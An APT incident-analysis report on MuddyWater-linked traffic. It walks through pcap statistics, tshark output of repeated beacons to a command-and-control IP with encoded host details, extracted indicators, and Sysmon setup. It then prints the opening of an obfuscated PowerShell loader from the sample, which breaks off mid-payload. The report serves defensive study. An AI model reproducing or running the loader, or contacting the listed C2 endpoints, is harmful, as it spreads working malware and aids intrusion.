APT ANALYSIS REPORT

Author: Alparslan Akyıldız

Contents


This report contents the pcap analysis, memory forensic, malware analysis, creating IPS signitures and SIEM rules against past APT activity.

TECNICHAL ANALYSIS

NETWORK FORENSIC

Our aim is analysing the pcap file and follow the threat intelligence and Incident response steps for finding related malicious documents, malware anaysis of the malicious documents, creating IPS signitures, creating Sigma Rules and creating Splunk queries for threat hunting or incident response.

Network Miner and Wireshark is utilized for inspecting the network connections and detecting the endpoints in the network.



Hosts (10) Files (32) Images Messages Credentials Sessions (16) DNS Parameters (237) Keywords Anomalies

Filter keyword:

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
202	192.168.100.1 [USER-PC] (Windows)	50983	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:14:25 UTC
322	192.168.100.1 [USER-PC] (Windows)	52257	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:15:47 UTC
363	192.168.100.1 [USER-PC] (Windows)	52599	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:09 UTC
387	192.168.100.1 [USER-PC] (Windows)	52682	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:14 UTC
408	192.168.100.1 [USER-PC] (Windows)	52762	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:19 UTC
426	192.168.100.1 [USER-PC] (Windows)	52846	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:24 UTC
447	192.168.100.1 [USER-PC] (Windows)	52927	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:30 UTC
474	192.168.100.1 [USER-PC] (Windows)	53024	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:36 UTC
489	192.168.100.1 [USER-PC] (Windows)	53107	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:41 UTC
508	192.168.100.1 [USER-PC] (Windows)	53192	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:46 UTC
522	192.168.100.1 [USER-PC] (Windows)	53272	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:51 UTC
543	192.168.100.1 [USER-PC] (Windows)	53355	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:16:57 UTC
560	192.168.100.1 [USER-PC] (Windows)	53438	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:17:02 UTC
580	192.168.100.1 [USER-PC] (Windows)	53521	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:17:07 UTC
599	192.168.100.1 [USER-PC] (Windows)	53604	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:17:12 UTC
616	192.168.100.1 [USER-PC] (Windows)	53688	94.23.148.194 [94.23.148.194]	80	Http	2019-04-10 15:17:18 UTC

As seen in the picture an intense HTTP traffic is observed from TCP 80.

İletişim Kuralı	Yüzde Paketler	Paketler	Yüzde Bayt	Bayt	Bits/s	Bitiş Paketleri	Bitiş Baytları	Bit/sn Bitiş	PDU
Frame	100.0	636	100.0	45881	1213	0	0	0	636
Ethernet	100.0	636	19.4	8904	235	0	0	0	636
Logical-Link Control	23.9	152	12.6	5776	152	0	0	0	152
Spanning Tree Protocol	23.9	152	11.6	5320	140	152	5320	140	152
Internet Protocol Version 6	1.9	12	1.0	480	12	0	0	0	12
User Datagram Protocol	1.9	12	0.2	96	2	0	0	0	12
Link-local Multicast Name Resolution	1.3	8	0.4	188	4	8	188	4	8
DHCPv6	0.6	4	0.8	348	9	4	348	9	4
Internet Protocol Version 4	39.6	252	11.0	5040	133	0	0	0	252
User Datagram Protocol	8.5	54	0.9	432	11	0	0	0	54
Simple Service Discovery Protocol	0.9	6	1.7	798	21	6	798	21	6
NetBIOS Name Service	3.9	25	3.2	1448	38	25	1448	38	25
NetBIOS Datagram Service	2.4	15	6.2	2854	75	0	0	0	15
SMB (Server Message Block Protocol)	2.4	15	3.5	1624	42	0	0	0	15
SMB MailSlot Protocol	2.4	15	0.8	375	9	0	0	0	15
Microsoft Windows Browser Protocol	2.4	15	0.7	334	8	15	334	8	15
Link-local Multicast Name Resolution	1.3	8	0.4	188	4	8	188	4	8
Transmission Control Protocol	31.1	198	28.7	13169	348	150	8253	218	198
Hypertext Transfer Protocol	7.5	48	19.1	8760	231	32	5368	142	48
Line-based text data	2.5	16	0.1	64	1	16	64	1	16
Address Resolution Protocol	34.6	220	13.4	6160	162	220	6160	162	220


A quick glance of the statistics network packets are displayed on the Wireshark. Nothing is worthless rather than HTTP connections.

http

No.	Time	Source	Destination	Protocol
207	2019/100 18:14:25,597747	94.23.148.194	192.168.100.1	HTTP
208	2019/100 18:14:25,598274	192.168.100.1	94.23.148.194	HTTP
210	2019/100 18:14:25,726896	94.23.148.194	192.168.100.1	HTTP
327	2019/100 18:15:47,653022	94.23.148.194	192.168.100.1	HTTP
328	2019/100 18:15:47,653185	192.168.100.1	94.23.148.194	HTTP

The host 192.168.100.1 established a connetion to 94[.].23.148.194 IP address over HTTP.


When the network traffic was inspected some weird parameters was shown and the connecctions were continiously and repeated. Also there was no user agent was seen at the HTTP connection and it was the anormal traffic.




After that inspection, http object was extracted on the Wireshark and some base64 string with http parameters were extracting from the pcap for decoding purpose.

When the base64 strings were decoded end point information like OS version Mac address computer name were detected and they were sended over HTTP to possible C2C. It seems the first command and control server connection was occured at 2019-04-10 18:14. It might be just after infection of a

malware. When had a quick glance the IP address belongs to Muddy Water APT group and it was used for attacking Turkey in 2019.




https://www.virustotal.com/gui/ip-address/94.23.148.194/community





https://www.virustotal.com/gui/file/a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981/behavior

It is the related malware which is possible used to attacking Turkey's infrastructere.



The map shows that the related other IP address which are communicated with the C2C.






```
hacker@ubuntu:~/Desktop$ tshark  -r case1.pcap  -Y http.request.method==GET -T f
ields -e ip.dst -e tcp.dstport -e http.request.uri
hacker@ubuntu:~/Desktop$ tshark  -r case1.pcap  -Y http.request.method==POST -T
fields -e ip.dst -e tcp.dstport -e http.request.uri
94.23.148.194   80      /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDUqNDAzMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYml0KlVTRVIt%0D
%0AUEMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194   80      /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDUqNDAzMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYml0KlVTRVIt%0D
%0AUEMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194   80      /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDUqNDAzMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYml0KlVTRVIt%0D
%0AUEMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194   80      /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDUqNDAzMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYml0KlVTRVIt%0D
%0AUEMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194   80      /serverScript/clientFrontLine/getCommand.php?clientIdent
ity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDU=
94.23.148.194   80      /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDUqNDAzMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYml0KlVTRVIt%0D
%0AUEMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194   80      /serverScript/clientFrontLine/getCommand.php?clientIdent
ity=NEEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDU=
94.23.148.194   80      /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0EtODgtQjQtMEYtNjQtRkYtNjYtQzctOTYtNzctM0UtMzUtRDUqNDAzMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYml0KlVTRVIt%0D
%0AUEMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
```

Tshark was used for network forensic and the first three IoC are obtained. IP address:port, and two different URI can be used as IoC.

First seen IoC informations (Network Forensic & Pcap Analysis)
94.23.148.194 80 /serverScript/clientFrontLine/helloServer.php?helloMsg=
94.23.148.194 80 /serverScript/clientFrontLine/getCommand.php?clientIdentity=


MALICIOUS POWERSHELL ANALYSIS

Related IP address of the adversary was searched on Hybrid Analysis for finding a sample to utilize it for malware analysis purpose.



https://www.hybrid-analysis.com/search?query=94.23.148.194

A malicious powershell code was found and downloaded from Hybrid analysis. For anlysing the powershell code sysmon was installed the endpoint computer and Porcdot, Processhacker, Processmonitor and Wireshark was used for analysis issue.



```
c:\Users\REM\Desktop>Sysmon.exe -i sysmon-config.xml -h -l -n

System Monitor v14.14 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2023 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.83
Warning: Command-line switch 'h' was overwritten by configuration node 'HashAlgorithms' value
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.

c:\Users\REM\Desktop>_
```

```
remnux@remnux:~/Downloads$ gunzip -d 4339c104721c9a55ff72ec61e3a04f00bc8422cc19111f309
78e2d2c804de307.bin.sample.gz
remnux@remnux:~/Downloads$ ls -la
total 40
drwxr-xr-x  2 remnux remnux  4096 Jan 25 15:16 .
drwxr-xr-x 17 remnux remnux  4096 Jan 25 15:13 ..
-rw-rw-r--  1 remnux remnux 13183 Jan 25 15:15 4339c104721c9a55ff72ec61e3a04f00bc8422c
c19111f30978e2d2c804de307.bin.sample
-rw-r--r--  1 remnux remnux 13183 Jan 25 15:15 data
remnux@remnux:~/Downloads$ cat data
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStr
eam ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String('7b0HYBxJliUmL23Ke39
X9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyqBymVWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/z9cZ
mQBbPbOStrJniGAqsgfP358Hz8i0uYPyN9sn/0Bb06/SLc+/smPP9n66Bfv/pJfvPNLPkq3z9OPJx+Pwg+OPx5
